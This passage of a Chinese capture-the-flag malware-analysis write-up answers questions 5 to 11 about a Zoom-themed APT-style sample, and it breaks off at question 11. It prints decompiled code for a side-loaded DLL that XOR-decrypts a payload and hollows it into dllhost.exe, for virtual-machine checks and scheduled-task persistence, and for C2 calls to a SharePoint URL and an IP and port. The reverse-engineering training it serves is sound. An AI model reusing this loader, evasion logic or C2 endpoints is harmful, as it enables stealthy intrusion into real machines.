50     v6 = (_int128 *)sub_10004CD0(L"\\ZoomRemoteControl\\bin\\zRC.dat", 30);
51     v21 = 0i64;
52     v20 = 0i64;
53     v20 = *v6;
54     v21 = *((_QWORD *)v6 + 2);
55     *((_DWORD *)v6 + 4) = 0;
56     *((_DWORD *)v6 + 5) = 7;
57     *((_WORD *)v6) = 0;
58     LOBYTE(v26) = 2;
59     if ( v15 > 7 )
60     {
61         v7 = v14;
62         if ( 2 * v15 + 2 >= 0x1000 )
63         {
64             v7 = (_BYTE *)((_DWORD *)v14 - 1);
65             if ( (unsigned int)(v14 - v7 - 4) > 0x1F )
66             {
67                 sub_1000A8D1(2 * v15 + 37, 0, 0, 0, 0, 0);
68                 goto LABEL_16;
69             }
70         }
71         sub_10005E9C(v7);
72     }
73     sub_10007A70(&v17, 0, 176);
74     v8 = &v20;
75     if ( _HIDWORD(v21) > 7 )
76     {
77         v8 = (_int128 *)v20;
78         sub_10004160(v8, v11, v12, v13);
79         *(int *)((char *)&v17 + *(_DWORD *)v17 + 4) = (int)&std::ofstream::`vftable';
80         *(_DWORD *)&v16[*(_DWORD *)v17 + 4] = *(_DWORD *)v17 + 4 - 104;
81         LOBYTE(v26) = 3;
82         sub_100036F0(v5, v4, 0);
83         if ( !sub_10004670(&v18) )
84             sub_10001D10(
85                 *(int *)((char *)&v17 + *(_DWORD *)v17 + 4) + 12) | (4
86                     * (*(int *)((char *)&v17 + *(_DWORD *)v17 + 4) + 56) == 0)
87                     + 2);
88         *(int *)((char *)&v17 + *(_DWORD *)v17 + 4) = (int)&std::ofstream::`vftable';
89         *(_DWORD *)&v16[*(_DWORD *)v17 + 4] = *(_DWORD *)v17 + 4 - 104;
90         sub_10003640();
91         *(int *)((char *)&v17 + *(_DWORD *)v17 + 4) = (int)&std::ostream::`vftable';
92         *(_DWORD *)&v16[*(_DWORD *)v17 + 4] = *(_DWORD *)v17 + 4 - 8;
93         LOBYTE(v26) = 4;
94         v19 = &std::ios_base::`vftable';
95         result = (HRSRC)sub_10005A57(&v19);
96         if ( _HIDWORD(v21) > 7 )

```

即可看出程序释放的3个文件，使用 Resource Hacker 可以直接提取

方法三

使用 7-Zip 打开 MST 文件，其中出现 Binary.zTool 即为 zTool.dll，分析方法同上

题目5 - f00001111

第二阶段使用了一种常见的白加黑技巧，其中黑文件名为

解题思路

根据海莲花使用的方法，恶意程序会使用白加黑的方式免杀，搜索白加黑免杀会出现很多文章，在文章中会提到 DLL 白加黑，根据文章可知使用一个黑 DLL 放在加载路径中，并在原 DLL 之前加载，即可实现，根据修改的文件列表和释放的文件可以推测 zRCAppCore.dll 即为黑 DLL ，黑文件名为 zRCAppCore.dll

参考资料：

<https://cloud.tencent.com/developer/article/2360981>

题目6 - f00001111

第二阶段对下一阶段载荷进行了简单的保护，保护使用的算法为

解题思路

分析黑 DLL ，使用 IDA 打开，查看 Export

Name	Address	Ordinal
GetZoomRCAppCore	1001A672	1
DllEntryPoint	1000172B	[main entry]

其中仅有两个函数，查看第一个

```
.rdata:1001A648 ;
.rdata:1001A648 off_1001A648 dd rva GetZoomRCAppCore ; DATA XREF: .rdata:1001A63C↑o
.rdata:1001A648 ; "zRC.GetZoomRCAppCore"
.rdata:1001A64C ;
.rdata:1001A64C ; Export Names Table for zRCAppCore.dll
.rdata:1001A64C ;
.rdata:1001A64C off_1001A64C dd rva aGetzoomrcappco ; DATA XREF: .rdata:1001A640↑o
.rdata:1001A64C ; "GetZoomRCAppCore"
.rdata:1001A650 ;
.rdata:1001A650 ; Export Ordinals Table for zRCAppCore.dll
.rdata:1001A650 ;
.rdata:1001A650 word_1001A650 dw 0 ; DATA XREF: .rdata:1001A644↑o
.rdata:1001A652 aZrcappcoreDll db 'zRCAppCore.dll',0 ; DATA XREF: .rdata:1001A62C↑o
.rdata:1001A661 aGetzoomrcappco db 'GetZoomRCAppCore',0 ; DATA XREF: .rdata:off_1001A64C↑o
.rdata:1001A672 ; Exported entry 1. GetZoomRCAppCore
.rdata:1001A672 public GetZoomRCAppCore
.rdata:1001A672 GetZoomRCAppCore db 'zRC.GetZoomRCAppCore',0
.rdata:1001A672 ; DATA XREF: .rdata:off_1001A648↑o
.rdata:1001A687 align 4
.rdata:1001A688 IMPORT_DESCRIPTOR KERNEL32 dd rva off 1001A6B0 ; Import Name Table
```

可以看到函数转发到 `zRC` 的 `GetZoomRCAppCore` 函数，而 `zRC.dll` 即为原 `zRCAppCore.dll`，这里仅为转发，没有实际功能，查看第二个函数

```
1 BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
2 {
3     if ( fdwReason == 1 )
4         sub_100018BE();
5     return sub_100015F2(hinstDLL, fdwReason, lpReserved);
6 }
```

根据上一步可知，在 `DllMain` 有四种状态，跟踪函数可以找到

```
1 BOOL sub_10001050()
2 {
3     HMODULE ModuleHandleW; // eax
4     _BYTE *v1; // eax
5     HANDLE FileA; // esi
6     _DWORD *v3; // edi
7     SIZE_T v4; // esi
8     char *v5; // esi
9     HMODULE ModuleHandleA; // eax
10    FARPROC NtUnmapViewOfSection; // eax
11    LPVOID *v8; // edx
12    void *v9; // eax
13    int v10; // esi
14    SIZE_T v12; // [esp+8h] [ebp-688h]
15    SIZE_T nNumberOfBytesToRead; // [esp+8h] [ebp-678h]
16    signed int nNumberOfBytesToReada; // [esp+8h] [ebp-678h]
17    char *v15; // [esp+Ch] [ebp-674h]
18    struct _PROCESS_INFORMATION ProcessInformation; // [esp+10h] [ebp-670h] BYREF
19    int Buffer; // [esp+2Ch] [ebp-654h] BYREF
20    CONTEXT Context; // [esp+30h] [ebp-650h] BYREF
21    DWORD NumberOfBytesRead; // [esp+304h] [ebp-37Ch] BYREF
22    struct _STARTUPINFOA StartupInfo; // [esp+308h] [ebp-378h] BYREF
23    _DWORD v21[3]; // [esp+354h] [ebp-32Ch] BYREF
24    CHAR FileName[264]; // [esp+360h] [ebp-320h] BYREF
25    char v23[264]; // [esp+468h] [ebp-218h] BYREF
26    CHAR FileName[268]; // [esp+570h] [ebp-110h] BYREF
27
28    Context.ContextFlags = 65543;
29    memset(&StartupInfo.lpReserved, 0, 40);
30    ProcessInformation = 0i64;
31    StartupInfo.cb = 68;
32    StartupInfo.dwFlags = 1;
33    memset(&StartupInfo.wShowWindow, 0, 20);
34    ModuleHandleW = GetModuleHandleW(L"zRCAppCore.dll");
35    if ( GetModuleFileNameA(ModuleHandleW, FileName, 0x104u) )
36    {
37        v1 = (_BYTE *)sub_10002120(FileName, 92);
38        if ( v1 )
39        {
40            *v1 = 0;
41            sub_10006410(v23, 260, FileName);
42            strcpy((char *)v21, "zRC.dat");
43            sub_10001010(FileName, 260, "%s\\%s", v23, (const char *)v21);
44        }
45    }
46    CreateProcessA(0, (LPSTR)"C:\\Windows\\System32\\dllhost.exe", 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation);
47    FileA = CreateFileA(FileName, 0x80000000, 1u, 0, 3u, 0, 0);
48    nNumberOfBytesToRead = GetFileSize(FileA, 0);
49    v3 = VirtualAlloc(0, nNumberOfBytesToRead, 0x3000u, 4u);
50    ReadFile(FileA, v3, nNumberOfBytesToRead, &nNumberOfBytesRead, 0);
51    CloseHandle(FileA);
52    v4 = 0;
53    strcpy((char *)v21, "tf7*TV&8un");
54    if ( nNumberOfBytesToRead )
55    {
56        do
57        {
58            *((_BYTE *)v3 + v4) ^= *((_BYTE *)v21 + v4 % 9);
59            ++v4;
60        }
61        while ( v4 < nNumberOfBytesToRead );
62    }
63    v5 = (char *)v3 + v3[15];
64    v15 = v5;
65    00000450 sub_10001050:1 (10001050)
```

分析函数可知先获取当前模块路径，即 `DLL` 所在目录，接着拼接 `zRC.dat`，创建 `dllhost.exe` 进程，打开 `zRC.dat` 文件并读取到 `v3` 变量中，加入一个字符串 `tf7*TV&8un` 到变量 `v21`，接着将 `v3` 与 `v21` 进行异或

```

61 while ( v4 < nNumberOfBytesToRead );
62 }
63 v5 = (char *)v3 + v3[15];
64 v15 = v5;
65 GetThreadContext(ProcessInformation.hThread, &Context);
66 ReadProcessMemory(ProcessInformation.hProcess, (LPCVOID)(Context.Ebx + 8), &Buffer, 4u, 0);
67 ModuleHandleA = GetModuleHandleA("ntdll.dll");
68 NtUnmapViewOfSection = GetProcAddress(ModuleHandleA, "NtUnmapViewOfSection");
69 v8 = (LPVOID *) (v5 + 52);
70 if ( Buffer == *((_DWORD *)v5 + 13) )
71 {
72     ((void (__stdcall *) (HANDLE, int))NtUnmapViewOfSection)(ProcessInformation.hProcess, Buffer);
73     v8 = (LPVOID *) (v5 + 52);
74 }
75 v9 = VirtualAllocEx(ProcessInformation.hProcess, *v8, *((_DWORD *)v5 + 20), 0x3000u, 0x40u);
76 v12 = *((_DWORD *)v5 + 21);
77 v21[0] = v9;
78 WriteProcessMemory(ProcessInformation.hProcess, v9, v3, v12, 0);
79 nNumberOfBytesToReadA = 0;
80 if ( *((_WORD *)v5 + 3) )
81 {
82     v10 = 0;
83     do
84     {
85         WriteProcessMemory(
86             ProcessInformation.hProcess,
87             (LPVOID)(v21[0] + *((_DWORD *)((char *)&v3[v10 + 65] + v3[15])),
88             (char *)v3 + *((_DWORD *)((char *)&v3[v10 + 67] + v3[15])),
89             *((_DWORD *)((char *)&v3[v10 + 66] + v3[15])),
90             0);
91         v10 += 10;
92         ++nNumberOfBytesToReadA;
93     }
94     while ( nNumberOfBytesToReadA < *((unsigned __int16 *)v15 + 3) );
95     v5 = v15;
96 }
97 Context.Eax = v21[0] + *((_DWORD *)v5 + 10);
98 WriteProcessMemory(ProcessInformation.hProcess, (LPVOID)(Context.Ebx + 8), v5 + 52, 4u, 0);
99 SetThreadContext(ProcessInformation.hThread, &Context);
100 ResumeThread(ProcessInformation.hThread);
101 CloseHandle(ProcessInformation.hThread);
102 return CloseHandle(ProcessInformation.hProcess);
103 }

```

获取 `NtUnmapViewOfSection` 函数，对挂起的 `dllhost.dll` 进行内存释放，将异或后的内容写入 `dllhost.exe` 进程中，并继续执行，此处可以看出使用了进程镂空的方法加载 `zRC.dat`，使用的保护方法为 异或

题目7 - f00001111

第二阶段对下一阶段载荷进行了简单的保护，保护使用的密码为

解题思路

根据上一题，`v21` 是密码，但 `v21` 的长度为10，异或时实际使用的长度为9，因此实际密码是 `tf7*TV&8u`

题目8 - f00001111

第三阶段载荷使用了一种开源的保护工具，工具英文缩写为


解题思路

根据进程镂空原理，注入的是程序或 `shellcode`，将 `zRC.dat` 异或后查看

Code block

```
1  k=b'tf7*TV&8u'
2  f=open('zRC.dat','rb')
3  a=f.read()
4  f.close()
5  a=list(a)
6  for i in range(len(a)):
7      a[i]=((a[i]^k[i%9])+256)%256
8
9  a=bytes(a)
10 f=open('zRC.bin','wb')
11 f.write(a)
12 f.close()
```

使用 `IDA` 打开 `zRC.bin` 查看



可以看到程序段名为 `UPX1`，可知是使用 `UPX` 保护的程序，使用的工具名称缩写为 `UPX`

参考资料：

<https://www.freebuf.com/articles/sectool/435471.html>

题目9 - f00001111

第三阶段载荷首次回连域名为

解题思路

使用 `UPX` 对程序进行解包，并使用 `IDA` 打开

```
C:\Program Files (x86)\ZoomRemoteControl\bin>E:\Downloads\upx-5.0.2-win64\upx-5.0.2-win64\upx.exe -k -d zRC.bin
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2025
UPX 5.0.2      Markus Oberhumer, Laszlo Molnar & John Reiser   Jul 20th 2025

File size      Ratio      Format      Name
-----
173056 <-      80384      46.45%      win32/pe      zRC.bin

Unpacked 1 file.
```

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

Function name Segment Start Le

sub_401000	text	00401000	00
sub_401010	text	00401010	00
sub_401030	text	00401030	00
sub_40103F	text	0040103F	00
sub_40104B	text	0040104B	00
sub_401067	text	00401067	00
sub_401070	text	00401070	00
sub_4010C0	text	004010C0	00
sub_4010F0	text	004010F0	00
sub_401100	text	00401100	00
sub_401130	text	00401130	00
sub_401150	text	00401150	00
sub_401170	text	00401170	00
sub_401190	text	00401190	00
sub_4011B0	text	004011B0	00
sub_401210	text	00401210	00
sub_401220	text	00401220	00
sub_401260	text	00401260	00
sub_401280	text	00401280	00
sub_4012C0	text	004012C0	00
sub_4012F0	text	004012F0	00
sub_401310	text	00401310	00
sub_401400	text	00401400	00
sub_401570	text	00401570	00
sub_4015A0	text	004015A0	00
sub_4015F0	text	004015F0	00
sub_401640	text	00401640	00
sub_401650	text	00401650	00
sub_401680	text	00401680	00
sub_401690	text	00401690	00
sub_401710	text	00401710	00
sub_401730	text	00401730	00
sub_401770	text	00401770	00
sub_4017A0	text	004017A0	00
sub_4017B0	text	004017B0	00
sub_4017D0	text	004017D0	00
sub_4017F0	text	004017F0	00
sub_4019C0	text	004019C0	00
sub_4019B0	text	004019B0	00
sub_401A10	text	00401A10	00
sub_401A30	text	00401A30	00
sub_401A60	text	00401A60	00
sub_401A70	text	00401A70	00
sub_401AA0	text	00401AA0	00
sub_401AB0	text	00401AB0	00
sub_401B40	text	00401B40	00
sub_401C40	text	00401C40	00
sub_401CC0	text	00401CC0	00
sub_401D10	text	00401D10	00

Line 1 of 784

Graph overview

IDA View-A

Hex View-1

Structures

Enums

Attributes: library function

```
public start
start proc near
call sub_406FB2
jmp sub_4067E7
start endp
```

查看主函数

```

1 int sub_402B60()
2 {
3     int v6; // eax
4     ULONGLONG TickCount64; // kr00_8
5     ULONGLONG v8; // rax
6     bool v9; // cf
7     ULONGLONG v10; // rax
8     SHELLEXECUTEINFOW SystemInfo; // [esp+24h] [ebp-6CCh] BYREF
9     SHELLEXECUTEINFOW pExecInfo; // [esp+60h] [ebp-690h] BYREF
10    HKEY phkResult; // [esp+9Ch] [ebp-654h] BYREF
11    struct _MEMORYSTATUSEX Buffer; // [esp+A0h] [ebp-650h] BYREF
12    DWORD cbData[3]; // [esp+E8h] [ebp-608h] BYREF
13    char v18; // [esp+F4h] [ebp-5FCh]
14    WCHAR Data[260]; // [esp+F8h] [ebp-5F8h] BYREF
15    __int128 v20[4]; // [esp+300h] [ebp-3F0h] BYREF
16    __int16 v21; // [esp+340h] [ebp-3B0h]
17    __m128i v22[58]; // [esp+342h] [ebp-3AEh] BYREF
18
19    _EAX = 0;
20    __asm { cpuid }
21    cbData[0] = _EBX;
22    cbData[1] = _EDX;
23    cbData[2] = _ECX;
24    v18 = 0;
25    if ( sub_407730(cbData, "VMware")
26        || sub_407730(cbData, "VBox")
27        || sub_407730(cbData, "KVM")
28        || sub_407730(cbData, "Microsoft Hv")
29        || sub_407730(cbData, "Xen") )
30    {
31        return 0;
32    }
33    cbData[0] = 256;
34    if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "HARDWARE\\DESCRIPTION\\System\\BIOS", 0, 0x20019u, &phkResult) )
35    {
36        if ( !RegQueryValueExA(phkResult, "SystemProductName", 0, 0, (LPBYTE)Data, cbData)
37            && (sub_407730(Data, "Virtual")
38                || sub_407730(Data, "VMware")
39                || sub_407730(Data, "VBox")
40                || sub_407730(Data, "Hyper-V")
41                || sub_407730(Data, "Cloud")) )
42        {
43            v6 = 0;
44            goto LABEL_19;
45        }
46        RegCloseKey(phkResult);
47    }
48    v6 = 1;
49 LABEL_19:
50    if ( v6 )
51    {
52        Buffer.dwLength = 64;
53        GlobalMemoryStatusEx(&Buffer);
54        if ( HIDWORD(Buffer.ullTotalPhys) >= 2 )
55        {
56            GetSystemInfo((LPSYSTEM_INFO)&SystemInfo);
57            if ( SystemInfo.lpParameters >= (LPCWSTR)4 )
58            {
59                TickCount64 = GetTickCount64();
60                cbData[0] = HIDWORD(TickCount64);
61                Sleep(0x1388u);
62                v8 = GetTickCount64();
63                v9 = v8 < __PAIR64__(cbData[0], TickCount64);
64                v10 = v8 - __PAIR64__(cbData[0], TickCount64);

```

这里可以看到程序对虚拟机进行了检测，在虚拟机或沙箱中不会运行

```

60     cbData[0] = HIDWORD(TickCount64);
61     Sleep(0x1388u);
62     v8 = GetTickCount64();
63     v9 = v8 < __PAIR64__(cbData[0], TickCount64);
64     v10 = v8 - __PAIR64__(cbData[0], TickCount64);
65     if ( HIDWORD(v10) || !v9 && (unsigned int)v10 >= 0x1388 )
66     {
67         SystemInfo.cbSize = 60;
68         SystemInfo.fMask = 64;
69         SystemInfo.hwnd = 0;
70         SystemInfo.lpVerb = L"open";
71         SystemInfo.lpFile = L"schtasks";
72         SystemInfo.lpParameters = L"/query /tn ZoomUpdater";
73         memset(&SystemInfo.lpDirectory, 0, 36);
74         phkResult = 0;
75         if ( ShellExecuteExW(&SystemInfo) && SystemInfo.hProcess )
76         {
77             WaitForSingleObject(SystemInfo.hProcess, 0xFFFFFFFF);
78             GetExitCodeProcess(SystemInfo.hProcess, (LPDWORD)&phkResult);
79             CloseHandle(SystemInfo.hProcess);
80         }
81         if ( phkResult )
82         {
83             SHGetFolderPathW(0, 42, 0, 0, Data);
84             sub_40AEF0(Data, 260, L"\\ZoomRemoteControl\\bin\\ZoomRemoteControl.exe");
85             v21 = 0;
86             v20[0] = xmmword_4258D8;
87             v20[1] = xmmword_4258E8;
88             v20[2] = xmmword_4258F8;
89             v20[3] = xmmword_425908;
90             sub_407F20(v22, 0, 0x3A6u);
91             LODWORD(Buffer.ullAvailExtendedVirtual) = 77;
92             *(_OWORD *)&Buffer.dwLength = xmmword_42591C;
93             *(_OWORD *)&Buffer.ullAvailPhys = xmmword_42592C;
94             *(_OWORD *)&Buffer.ullAvailPageFile = xmmword_42593C;
95             Buffer.ullAvailVirtual = 0x45005400530059i64;
96             sub_40AEF0(v20, 500, Data);
97             sub_40AEF0(v20, 500, &Buffer);
98             pExecInfo.cbSize = 60;
99             pExecInfo.lpParameters = (LPCWSTR)v20;
100            pExecInfo.fMask = 64;
101            pExecInfo.hwnd = 0;
102            pExecInfo.lpVerb = L"open";
103            pExecInfo.lpFile = L"schtasks";
104            memset(&pExecInfo.lpDirectory, 0, 36);
105            ShellExecuteExW(&pExecInfo);
106        }
107        sub_402450();
108    }
109 }
110 }
111 }
112 return 0;
113 }

```

接着判断是否存在计划任务 ZoomUpdater，如果不存在就添加，接着执行 sub_402450


```

69 |
70 | v64 = a1;
71 | v65 = retaddr;
72 | v63 = -1;
73 | v62 = &loc_4189C4;
74 | ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
75 | v60 = &v66;
76 | v42 = WinHttpOpen(
77 |     L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 Edg/142.0.0.0",
78 |     0,
79 |     0,
80 |     0,
81 |     0);
82 | v41 = WinHttpConnect(v42, L"colonised-my.sharepoint.com", 0x1BBu, 0);
83 | v1 = WinHttpOpenRequest(
84 |     v41,
85 |     L"GET",
86 |     L"/personal/f00001111_colonised_onmicrosoft_com/_layouts/52/download.aspx?share=EQsrTSD_4ehGvYTXbmU5zR0B0lk4L-x0r8yGztFlye2j9Q",
87 |     0,
88 |     0,
89 |     0,
90 |     0x800000u);
91 | v39 = v1;
92 | v2 = WinHttpSendRequest(v1, 0, 0, 0, 0, 0);
93 | if ( v2 )
94 |     v2 = WinHttpReceiveResponse(v1, 0);
95 | v53 = 0;
96 | v52 = 0i64;
97 | v54 = 15;
98 | LOBYTE(v52) = 0;
99 | v63 = 0;
100 | if ( v2 )
101 | {
102 |     v43 = 0;
103 |     do
104 |     {
105 |         WinHttpQueryDataAvailable(v1, &v43);
106 |         if ( !v43 )
107 |             break;
108 |         v3 = (__m128i *)sub_4066F6(v43 + 1);
109 |         v40 = v3;
110 |         sub_407F20(v3, 0, v43 + 1);
111 |         v51 = 0;
112 |         if ( WinHttpReadData(v1, v3, v43, &v51) )
113 |         {
114 |             v4 = strlen(v3->m128i_i8);
115 |             if ( v4 > v54 - v53 )
116 |             {
117 |                 LOBYTE(v38) = 0;
118 |                 sub_4048F0(v4, v38, v3, v4);
119 |             }
120 |             else
121 |             {
122 |                 v5 = &v52;
123 |                 if ( v54 > 0xF )
124 |                     v5 = (__int128 *)v52;
125 |                 v6 = (char *)v5 + v53;
126 |                 v53 += v4;
127 |                 sub_4079A0(v6, v40, v4);
128 |                 v6[v4] = 0;
129 |                 v3 = v40;
130 |             }
131 |             v1 = v39;

```

在函数中程序使用了 WinHTTP 库，并对 https://colonised-my.sharepoint.com/personal/f00001111_colonised_onmicrosoft_com/_layouts/52/download.aspx?share=EQsrTSD_4ehGvYTXbmU5zR0B0lk4L-x0r8yGztFlye2j9Q 进行了请求，获取返回结果并存入v38，首次回连域名为 colonised-my.sharepoint.com，使用 Process Monitor 也可查看

题目10 - f00001111

第三阶段载荷获取命令的回连地址为（格式：IP:端口）


解题思路

```

130     }
131     v1 = v39;
132     }
133     sub_406260(v3);
134     }
135     while ( v43 );
136 }
137 WinHttpCloseHandle(v1);
138 WinHttpCloseHandle(v41);
139 WinHttpCloseHandle(v42);
140 v33 = 0;
141 v34 = 0;
142 v32 = 0i64;
143 sub_4046D0("lD1bZ0", 6);
144 LOBYTE(v63) = 1;
145 v36 = 0;
146 v35 = 0i64;
147 v37 = 0;
148 sub_4046D0("E9dE7d", 6);
149 LOBYTE(v63) = 2;
150 sub_402080(&v35, &v32);
151 LOBYTE(v63) = 3;
152 v7 = sub_401D80();
153 LOBYTE(v63) = 4;
154 sub_403280(v7);
155 for ( i = 0; i < v49; ++i )
156 {
157     v9 = (int *)&v48;
158     if ( v50 > 0xF )
159         v9 = v48;
160     *((_BYTE *)v9 + i) ^= 1u;
161 }
162 LOBYTE(v63) = 6;
163 if ( v31 > 0xF )
164 {
165     v10 = v30;
166     if ( v31 + 1 >= 0x1000 )
167     {
168         v10 = (_BYTE *)((_DWORD *)v30 - 1);
169         v11 = v31 + 36;
170         if ( (unsigned int)(v30 - v10 - 4) > 0x1F )
171             goto LABEL_71;
172     }
173     sub_4066E8(v10);
174 }
175 LOBYTE(v63) = 7;
176 if ( v29 > 0xF )
177 {
178     v12 = v28;
179     if ( v29 + 1 >= 0x1000 )
180     {
181         v12 = (_BYTE *)((_DWORD *)v28 - 1);
182         v11 = v29 + 36;
183         if ( (unsigned int)(v28 - v12 - 4) > 0x1F )
184             goto LABEL_71;
185     }
186     sub_4066E8(v12);
187 }
188 LOBYTE(v63) = 8;
189 if ( v37 > 0xF )
190 {
191     v13 = (void *)v35;
192     if ( v37 + 1 >= 0x1000 )
193     {

```

接着找到 `1D1bZ0` 和 `E9dE7d`，并取出中间部分，使用 `Base64` 解码，其中 `Base64` 字符表使用了自定义的字符表



解密后用 `1` 对内容异或，根据逻辑请求地址得到

Code block

```
1 oA0tG3aW2vT8mL5tvM1qV3cF2aB2xS6ztT7gX0zB1xR9zK8mjP0xP2iT3lO6fH1rpE4gP6pA2mE9dE7
  dntyVmZqZlZm5lZy5Fti2mZe1lD1bZ0nJ8gY7lR2qmP3vK5nY1hD3cT7guJ8tQ8rE6qJ1gF6ipZ0rF0
  vR5yB4xA4nyD7wM0lV5wC4rZ1c
```

提取中间部分内容

Code block

```
1 ntyVmZqZlZm5lZy5Fti2mZe1
```

使用 `Base64` 解码并异或，得到

Recipe

From Base64

Alphabet
a-zA-Z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

XOR

Key
1

DECIMAL

Scheme
Standard

☐ Null preserving

Input

ntyVmZqZlZm5lZy5Fti2mZe1

abc 24 1

Output

47.252.28.78|37204

猜测为回连地址

```
228 {
229     v15 = 1;
230     goto LABEL_54;
231 }
232 sub_403280(v44, (_DWORD *)v56);
233 LOBYTE(v61) = 11;
234 v16 = (_DWORD *)(v56 + 24);
235 v17 = (_DWORD *)sub_40B29E();
236 if ( v16[5] > 0xFu )
237     v16 = (_DWORD *)v16;
238 *v17 = 0;
239 v39 = (HINTERNET)sub_40BC9D((int)v16, (int)&v40, 10);
240 if ( v16 == v40 )
241 LABEL_72:
242     sub_40581D("invalid stoi argument");
243 if ( *v17 == 34 )
244     sub_40585D("stoi argument out of range");
245 if ( WSASStartup(0x202u, &v42) >= 0 )
246 {
247     v18 = socket(2, 1, 0);
248     if ( v18 >= 0 )
249     {
250         v43 = 0i64;
251         v43.sa_family = 2;
252         *(_WORD *)v43.sa_data = htons((u_short)v39);
253         v19 = (const CHAR *)v44;
254         if ( v45 > 0xF )
255             v19 = (const CHAR *)v44[0];
256         if ( inet_pton(2, v19, &v43.sa_data[2]) > 0 )
257         {
258             if ( connect(v18, &v43, 16) >= 0 )
259             {
260                 v54 = 0;
261                 v55 = 0;
262                 v53 = 0i64;
263                 sub_4046D0((unsigned int *)&v53, (unsigned int)"get_cmd", 7u);
264                 v23 = (const char *)&v53;
265                 if ( v55 > 0xF )
266                     v23 = (const char *)v53;
267                 send(v18, v23, v54, 0);
268                 closesocket(v18);
269                 WSACleanup();
270                 v15 = 0;
271                 if ( v55 > 0xF )
272                 {
273                     v24 = (void *)v53;
274                     if ( v55 + 1 >= 0x1000 )
275                     {
276                         v24 = *(void **)(v53 - 4);
277                         if ( (unsigned int)(v53 - (_DWORD)v24 - 4) > 0x1F )
278                             goto LABEL_74;
279                     }
280                     sub_4066E8(v24);
281                 }
282                 v54 = 0;
283                 v55 = 15;
284                 LOBYTE(v53) = 0;
285                 goto LABEL_49;
286             }
287             closesocket(v18);
288         }
289         WSACleanup();
290     }
```

接着程序使用 `|` 分割并进行连接，确定为回连地址，答案为 `47.252.28.78:37204`，也可使用 `Process Monitor` 查看

题目11 - f00001111

第三阶段载荷获取命令时发送的内容为

解题思路

